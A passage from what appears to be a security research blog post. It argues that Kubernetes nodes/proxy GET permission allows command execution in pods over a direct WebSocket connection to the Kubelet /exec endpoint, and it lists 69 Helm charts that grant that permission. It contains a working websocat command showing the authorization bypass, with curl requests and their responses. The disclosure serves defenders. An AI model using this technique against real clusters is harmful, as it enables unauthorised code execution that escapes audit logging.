// compatible we always check that the "create" verb is allowed.
// Ref: https://issues.k8s.io/133515
```

2. Authorization is inconsistent

“The official documentation [here](#) hopefully makes the current security situation clear.”

The documentation they reference states that “[the kubelet authorizes API requests using the same request attributes approach as the apiserver.](#)” However, the authorization requirements are inconsistent depending on how you access the Kubelet’s `/exec` endpoint. Sending the request to the API Server proxy path

`$APISERVER/api/v1/nodes/$NODE_NAME/proxy/exec/...` and directly to the Kubelet API `$NODE_IP:10250/exec/...` results in different authorization decisions.

To demonstrate, let’s attempt to run `hostname` using the API Server Proxy Path. Notice that we’re instructing curl to send this as a `POST` request. The request being sent will look like this:

```
POST /api/v1/nodes/minikube-m02/proxy/exec/default/nginx/nginx?
command=hostname&stdout=true HTTP/2
Host: 10.96.0.1
User-Agent: curl/8.5.0
Accept: */*
Authorization: Bearer $TOKEN
```

Sending the request with curl:

```
curl -sk -X POST \
  -H "Authorization: Bearer $TOKEN" \
  "$APISERVER/api/v1/nodes/$NODE_NAME/proxy/exec/default/nginx/nginx?
command=hostname&stdout=true"
```

```
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "nodes \"minikube-m02\" is forbidden: User
\"system:serviceaccount:default:attacker\" cannot create resource \"nodes/proxy\" in API
group \"\" at the cluster scope",
  "reason": "Forbidden",
  "details": {
    "name": "minikube-m02",
    "kind": "nodes"
  },
  "code": 403
}
```

As expected, the response is a `403 Forbidden`. The API server correctly maps the `POST` request into an RBAC `CREATE` verb, which we do not have and thus the check fails.

Now let's attempt to run `hostname` in the same Pod by connecting directly to the Kubelet using WebSockets. Remember, WebSockets uses an HTTP `GET` for the initial handshake:

```
websocat \
  --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol "v4.channel.k8s.io" \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=hostname"
```

```
nginx
{"metadata":{},"status":"Success"}
```

The command executed successfully. By connecting directly to the Kubelet with WebSockets, we bypassed the authorization that blocked us through the API server. The same operation targets the same underlying Kubelet endpoint (the API Server proxy path proxies the request to the Kubelet) but produces different authorization outcomes.

If `GET` and `CREATE` both grant command execution, the verb distinction is meaningless. RBAC's value lies in differentiating read from write operations.

3. KEP-2862 Doesn't Fix The Vulnerability

"We remain confident that KEP-2862 (Fine-Grained Kubelet API Authorization) is the proper architectural resolution. Rather than changing the coarse-grained nodes/proxy authorization, our goal is to render it obsolete for monitoring agents... we have broken out read-only endpoints (/configz /healthz /pods) and left the code exec endpoints (/attach /exec /run) as a group because we don't have a use case where having just one of those makes sense."

KEP-2862 (Kubelet Fine-Grained Authorization) introduces specific subresource permissions as alternatives to the broad `nodes/proxy` permission. The KEP states its motivation:

"As more applications (monitoring and logging agents) switch to using the kubelet authenticated port (10250), there is a need to allow access to certain paths without granting access to the entire kubelet API."

KEP-2862 proposes *adding* the following permissions with the assumption that if there is an alternative to `nodes/proxy`, no one will need to use `nodes/proxy` in the first place.

Permission	Access Granted	Use Case
<code>nodes/metrics</code>	<code>/metrics</code> , <code>/metrics/cadvisor</code> , <code>/metrics/resource</code> , <code>/metrics/probes</code>	Metrics collection (Prometheus, etc.)
<code>nodes/stats</code>	<code>/stats</code> , <code>/stats/summary</code>	Resource statistics
<code>nodes/log</code>	<code>/logs/</code>	Node log access
<code>nodes/healthz</code>	<code>/healthz</code> , <code>/healthz/ping</code> , <code>/healthz/syncloop</code>	Health checks
<code>nodes/pods</code>	<code>/pods</code> , <code>/runningpods</code>	Pod listing and status

If Kubernetes implements this, it would not fix the underlying issues. While KEP-2862 is certainly a step in the right direction, it doesn't fix the underlying issue for a few reasons:

-

KEP-2862 is currently in [Beta](#), *not* Generally Available and therefore "[Recommended for only non-business-critical uses because of potential for incompatible changes in subsequent releases](#)". You must explicitly enable it with the `--feature-gates=KubeletFineGrainedAuthz=true` on the Kubelet.

-

It does not provide alternatives for `/attach`, `/exec`, `/run` or `/portforward`. From a security standpoint, this is problematic as any workload requiring these operations must still use `nodes/proxy`.

Note Interestingly, `/portforward` is not mentioned at all in KEP-2862.

- Finally, KEP-2862 does not fix the underlying bug in the code when authorizing `nodes/proxy GET`.

To reiterate, the issue is a mismatch between the connection protocol (i.e., WebSockets) and RBAC verb (`GET` vs `CREATE`). The Kubelet makes authorization decisions based on the HTTP `GET` sent during the initial WebSocket connection establishment rather than the actual operation being performed.

4. Subresource Mapping already exists

“A patch to restrict this specific path would require changing authorization in both the kubelet (to special-case the /exec path) and the kube-apiserver (to add a secondary path inspection for /exec)... We have determined that implementing and coordinating such double-authorization logic is brittle, architecturally incorrect, and potentially incomplete.”

The Kubelet’s [auth.go](#) already maps specific paths to dedicated subresources:

```
switch {
case isSubpath(requestPath, statsPath):
    subresources = append(subresources, "stats")
case isSubpath(requestPath, metricsPath):
    subresources = append(subresources, "metrics")
case isSubpath(requestPath, logsPath):
    // "log" to match other log subresources (pods/log, etc)
    subresources = append(subresources, "log")
case isSubpath(requestPath, checkpointPath):
    subresources = append(subresources, "checkpoint")
case isSubpath(requestPath, statusz.DefaultStatuszPath):
    subresources = append(subresources, "statusz")
case isSubpath(requestPath, flagz.DefaultFlagzPath):
    subresources = append(subresources, "configz")
default:
    subresources = append(subresources, "proxy")
}
```

The API Server already performs secondary authorization. As shown in Point 1, the pods/exec fix added a secondary authorization check in [authorize.go](#) that verifies CREATE regardless of HTTP method. Both parts of the proposed fix follow patterns that already exist.

Takeaways and Thoughts

Kubernetes is the backbone of much of the world’s cloud infrastructure, the security implications of any unexpected capability to execute code in every Pod in a cluster without generating audit logs is a massive risk that leaves many Kubernetes clusters vulnerable.

If you are running Kubernetes it is worth checking your clusters to identify if this is a risk you should be tracking.

This situation reminds me of Kerberoasting in Active Directory, a “Working as intended” architectural design that attackers have routinely exploited for over a decade. I hope this is fixed so I can’t use it in future assessments.

This was a massively time consuming project that took far too many nights and weekends over the past few months, I wanted to thank the following people for their time reviewing

this research, spelunking through Kubernetes source code with me, and helping me refine it before publication.

- [Iain Smart](#)
 - [Rory McCune](#)
 - [Jay Beale](#)
 - [Andreas Kellas](#)
 - [@vesnafvr](#)
 - [Mark Manning](#)
 - [CJ Cullen](#)
 - [Julien Boeuf](#)
 - [Ayub Yusuf](#)
-

Appendix: Affected Helm Charts

The following 69 Helm charts were found to use `nodes/proxy` permissions in some capacity. Each of these links is to the chart you may download and inspect yourself.

Chart	Resource	Verbs	Link
aws/appmesh-prometheus:1.0.3	nodes/proxy	GET, LIST, WATCH	https://aws.github.io/eks-charts/appmesh-prometheus-1.0.3.tgz
aws/appmesh-spire-agent:1.0.7	nodes/proxy	GET	https://aws.github.io/eks-charts/appmesh-spire-agent-1.0.7.tgz
aws/aws-cloudwatch-metrics:0.0.11	nodes/proxy	GET	https://aws.github.io/eks-charts/aws-cloudwatch-metrics-0.0.11.tgz
aws/aws-for-fluent-bit:0.1.35	nodes/proxy	GET, LIST, WATCH	https://aws.github.io/eks-charts/aws-for-fluent-bit-0.1.35.tgz
bitnami/wavefront:4.4.3	nodes/proxy	GET, LIST, WATCH	https://charts.bitnami.com/bitnami/wavefront-4.4.3.tgz
choerodon/kube-prometheus:9.3.1	nodes/proxy	GET, LIST, WATCH	https://openchart.choerodon.com.cn/choerodon/c7n/charts/kube-prometheus-9.3.1.tgz
choerodon/prometheus-operator:9.3.0	nodes/proxy	GET, LIST, WATCH	https://openchart.choerodon.com.cn/choerodon/c7n/charts/prometheus-operator-9.3.0.tgz
choerodon/promtail:0.23.0	nodes/proxy	GET, WATCH, LIST	https://openchart.choerodon.com.cn/choerodon/c7n/charts/promtail-0.23.0.tgz
cilium/cilium:1.19.0-rc.0	nodes/proxy	GET	https://helm.cilium.io/cilium-1.19.0-rc.0.tgz
dandydev-charts/grafana-agent:0.19.2	nodes/proxy	GET, LIST, WATCH, GET, GET, LIST, WATCH	https://github.com/DandyDeveloper/charts/releases/download/grafana-agent-0.19.2/grafana-agent-0.19.2.tgz
datadog/datadog:3.161.2	nodes/proxy	GET	https://github.com/DataDog/helm-charts/releases/download/datadog-3.161.2/datadog-3.161.2.tgz
datadog/datadog-operator:2.18.0-dev.1	nodes/proxy	GET	https://github.com/DataDog/helm-charts/releases/download/datadog-operator-2.18.0-dev.1/datadog-operator-2.18.0-dev.1.tgz
elastic/elastic-agent:9.2.4	nodes/proxy	GET, WATCH, LIST	https://helm.elastic.co/helm/elastic-agent/elastic-agent-9.2.4.tgz
flagger/flagger:1.42.0	nodes/proxy	GET, LIST, WATCH	https://flagger.app/flagger-1.42.0.tgz
fluent/fluent-bit:0.55.0	nodes/proxy	GET, LIST, WATCH	https://github.com/fluent/helm-charts/releases/download/fluent-bit-0.55.0/fluent-bit-0.55.0.tgz

0.55.0.tgz | | | fluent/fluent-bit-collector:1.0.0-beta.2 | nodes/proxy | GET, LIST, WATCH | <https://github.com/fluent/helm-charts/releases/download/fluent-bit-collector-1.0.0-beta.2/fluent-bit-collector-1.0.0-beta.2.tgz> | | | gadget/gadget:0.48.0 | nodes/proxy | GET | <https://github.com/inspektor-gadget/inspektor-gadget/releases/download/v0.48.0/gadget-0.48.0.tgz> | | | gitlab/gitlab-operator:2.8.2 | nodes/proxy | GET, LIST, WATCH | <https://gitlab-charts.s3.amazonaws.com/gitlab-operator-2.8.2.tgz> | | | grafana/grafana-agent:0.44.2 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/grafana-agent-0.44.2/grafana-agent-0.44.2.tgz> | | | grafana/grafana-agent-operator:0.5.2 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/grafana-agent-operator-0.5.2/grafana-agent-operator-0.5.2.tgz> | | | grafana/loki:6.51.0 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/helm-loki-6.51.0/loki-6.51.0.tgz> | | | grafana/loki-simple-scalable:1.8.11 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/loki-simple-scalable-1.8.11/loki-simple-scalable-1.8.11.tgz> | | | grafana/mimir-distributed:6.1.0-weekly.378 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/mimir-distributed-6.1.0-weekly.378/mimir-distributed-6.1.0-weekly.378.tgz> | | | grafana/promtail:6.17.1 | nodes/proxy | GET, WATCH, LIST | <https://github.com/grafana/helm-charts/releases/download/promtail-6.17.1/promtail-6.17.1.tgz> | | | grafana/tempo-distributed:1.61.0 | nodes/proxy | GET, LIST, WATCH | <https://github.com/grafana/helm-charts/releases/download/tempo-distributed-1.61.0/tempo-distributed-1.61.0.tgz> | | | hashicorp/consul:1.9.2 | nodes/proxy | GET, LIST, WATCH | <https://helm.releases.hashicorp.com/consul-1.9.2.tgz> | | | influxdata/telegraf-ds:1.1.45 | nodes/proxy | GET, LIST, WATCH | <https://github.com/influxdata/helm-charts/releases/download/telegraf-ds-1.1.45/telegraf-ds-1.1.45.tgz> | | | jfrog/runtime-sensors:101.3.1 | nodes/proxy | GET | <https://charts.jfrog.io/artifactory/api/helm/jfrog-charts/sensors/runtime-sensors-101.3.1.tgz> | | | kasten/k10:8.5.1 | nodes/proxy | GET, LIST, WATCH | <https://charts.kasten.io/k10-8.5.1.tgz> | | | komodor/k8s-watcher:1.18.17 | nodes/proxy | GET, LIST | <https://helm-charts.komodor.io/k8s-watcher/k8s-watcher-1.18.17.tgz> | | | komodor/komodor-agent:2.15.4-RC5 | nodes/proxy | GET, LIST | <https://helm-charts.komodor.io/komodor-agent/komodor-agent-2.15.4-RC5.tgz> | | | kubecost/cost-analyzer:2.9.6 | nodes/proxy | GET, LIST, WATCH | <https://kubecost.github.io/cost-analyzer/cost-analyzer-2.9.6.tgz> | | | kwatch/kwatch:0.10.3 | nodes/proxy | GET, WATCH, LIST | <https://kwatch.dev/charts/kwatch-0.10.3.tgz> | | | linkerd2/linkerd-viz:30.12.11 | nodes/proxy | GET, LIST, WATCH | <https://helm.linkerd.io/stable/linkerd-viz-30.12.11.tgz> | | | linkerd2-edge/linkerd-viz:2026.1.3 | nodes/proxy | GET, LIST, WATCH | <https://helm.linkerd.io/edge/linkerd-viz-2026.1.3.tgz> | | | loft/vcluster:0.32.0-next.0 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-0.32.0-next.0.tgz> | | | loft/vcluster-eks:0.19.10 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-eks-0.19.10.tgz> | | | loft/vcluster-k0s:0.19.10 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-k0s-0.19.10.tgz> | | | loft/vcluster-k8s:0.19.10 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-k8s-0.19.10.tgz> | | | loft/vcluster-pro:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST |

<https://charts.loft.sh/charts/vcluster-pro-0.2.1-alpha.0.tgz> | | | loft/vcluster-pro-eks:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-pro-eks-0.2.1-alpha.0.tgz> | | | loft/vcluster-pro-k0s:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-pro-k0s-0.2.1-alpha.0.tgz> | | | loft/vcluster-pro-k8s:0.2.1-alpha.0 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/vcluster-pro-k8s-0.2.1-alpha.0.tgz> | | | loft/vcluster-runtime:0.0.1-alpha.2 | nodes/proxy | GET | <https://charts.loft.sh/charts/vcluster-runtime-0.0.1-alpha.2.tgz> | | | loft/virtualcluster:0.0.28 | nodes/proxy | GET, WATCH, LIST | <https://charts.loft.sh/charts/virtualcluster-0.0.28.tgz> | | | loft/vnode-runtime:0.2.0 | nodes/proxy | GET | <https://charts.loft.sh/charts/vnode-runtime-0.2.0.tgz> | | | netdata/netdata:3.7.158 | nodes/proxy | GET, LIST, WATCH | <https://github.com/netdata/helmchart/releases/download/netdata-3.7.158/netdata-3.7.158.tgz> | | | newrelic/newrelic-infra-operator:0.6.1 | nodes/proxy | GET, LIST | <https://github.com/newrelic/helm-charts/releases/download/newrelic-infra-operator-0.6.1/newrelic-infra-operator-0.6.1.tgz> | | | newrelic/newrelic-infrastructure:2.10.1 | nodes/proxy | GET, LIST | <https://github.com/newrelic/helm-charts/releases/download/newrelic-infrastructure-2.10.1/newrelic-infrastructure-2.10.1.tgz> | | | newrelic/nr-k8s-otel-collector:0.9.10 | nodes/proxy | GET | <https://github.com/newrelic/helm-charts/releases/download/nr-k8s-otel-collector-0.9.10/nr-k8s-otel-collector-0.9.10.tgz> | | | newrelic/nri-prometheus:1.14.1 | nodes/proxy | GET, LIST, WATCH | <https://github.com/newrelic/helm-charts/releases/download/nri-prometheus-1.14.1/nri-prometheus-1.14.1.tgz> | | | nginx/nginx-service-mesh:2.0.0 | nodes/proxy | GET | <https://helm.nginx.com/stable/nginx-service-mesh-2.0.0.tgz> | | | node-feature-discovery/node-feature-discovery:0.18.3 | nodes/proxy | GET | <https://github.com/kubernetes-sigs/node-feature-discovery/releases/download/v0.18.3/node-feature-discovery-chart-0.18.3.tgz> | | | opencost/opencost:2.5.5 | nodes/proxy | GET, LIST, WATCH | <https://github.com/opencost/opencost-helm-chart/releases/download/opencost-2.5.5/opencost-2.5.5.tgz> | | | openfaas/openfaas:14.2.132 | nodes/proxy | GET, LIST, WATCH | <https://openfaas.github.io/faas-netes/openfaas-14.2.132.tgz> | | | opentelemetry-helm/opentelemetry-kube-stack:0.13.1 | nodes/proxy | GET, LIST, WATCH | <https://github.com/open-telemetry/opentelemetry-helm-charts/releases/download/opentelemetry-kube-stack-0.13.1/opentelemetry-kube-stack-0.13.1.tgz> | | | opentelemetry-helm/opentelemetry-operator:0.102.0 | nodes/proxy | GET | <https://github.com/open-telemetry/opentelemetry-helm-charts/releases/download/opentelemetry-operator-0.102.0/opentelemetry-operator-0.102.0.tgz> | | | prometheus-community/prometheus:28.6.0 | nodes/proxy | GET, LIST, WATCH | <https://github.com/prometheus-community/helm-charts/releases/download/prometheus-28.6.0/prometheus-28.6.0.tgz> | | | prometheus-community/prometheus-operator:9.3.2 | nodes/proxy | GET, LIST, WATCH | <https://github.com/prometheus-community/helm-charts/releases/download/prometheus-operator-9.3.2/prometheus-operator-9.3.2.tgz> | | | rook/rook-ceph:v1.19.0 | nodes/proxy | GET, LIST, WATCH | <https://charts.rook.io/release/rook-ceph-v1.19.0.tgz> | | | stevehipwell/fluent-bit-collector:0.19.2 | nodes/proxy | GET, LIST, WATCH |

0.19.2/fluent-bit-collector-0.19.2.tgz | | | trivy-operator/trivy-operator:0.31.0 | nodes/proxy | GET | <https://github.com/aquasecurity/helm-charts/releases/download/trivy-operator-0.31.0/trivy-operator-0.31.0.tgz> | | | victoriametrics/victoria-metrics-agent:0.30.0 | nodes/proxy | GET, LIST, WATCH | <https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-agent-0.30.0/victoria-metrics-agent-0.30.0.tgz> | | | victoriametrics/victoria-metrics-operator:0.58.1 | nodes/proxy | GET, LIST, WATCH | <https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-operator-0.58.1/victoria-metrics-operator-0.58.1.tgz> | | | victoriametrics/victoria-metrics-single:0.29.0 | nodes/proxy | GET, LIST, WATCH | <https://github.com/VictoriaMetrics/helm-charts/releases/download/victoria-metrics-single-0.29.0/victoria-metrics-single-0.29.0.tgz> | | | wiz-sec/wiz-sensor:1.0.8834 | nodes/proxy | GET, LIST, WATCH | <https://wiz-sec.github.io/charts/wiz-sensor-1.0.8834.tgz> | | | yugabyte/yugaware:2025.2.0 | nodes/proxy | GET | <https://charts.yugabyte.com/yugaware-2025.2.0.tgz> | | | yugabyte/yugaware-openshift:2025.2.0 | nodes/proxy | GET | <https://charts.yugabyte.com/yugaware-openshift-2025.2.0.tgz> | | | zabbix-community/zabbix:7.0.12 | nodes/proxy | GET | <https://github.com/zabbix-community/helm-zabbix/releases/download/zabbix-7.0.12/zabbix-7.0.12.tgz> | |

P.S. When researching this I discovered two other... *techniques*... To be continued...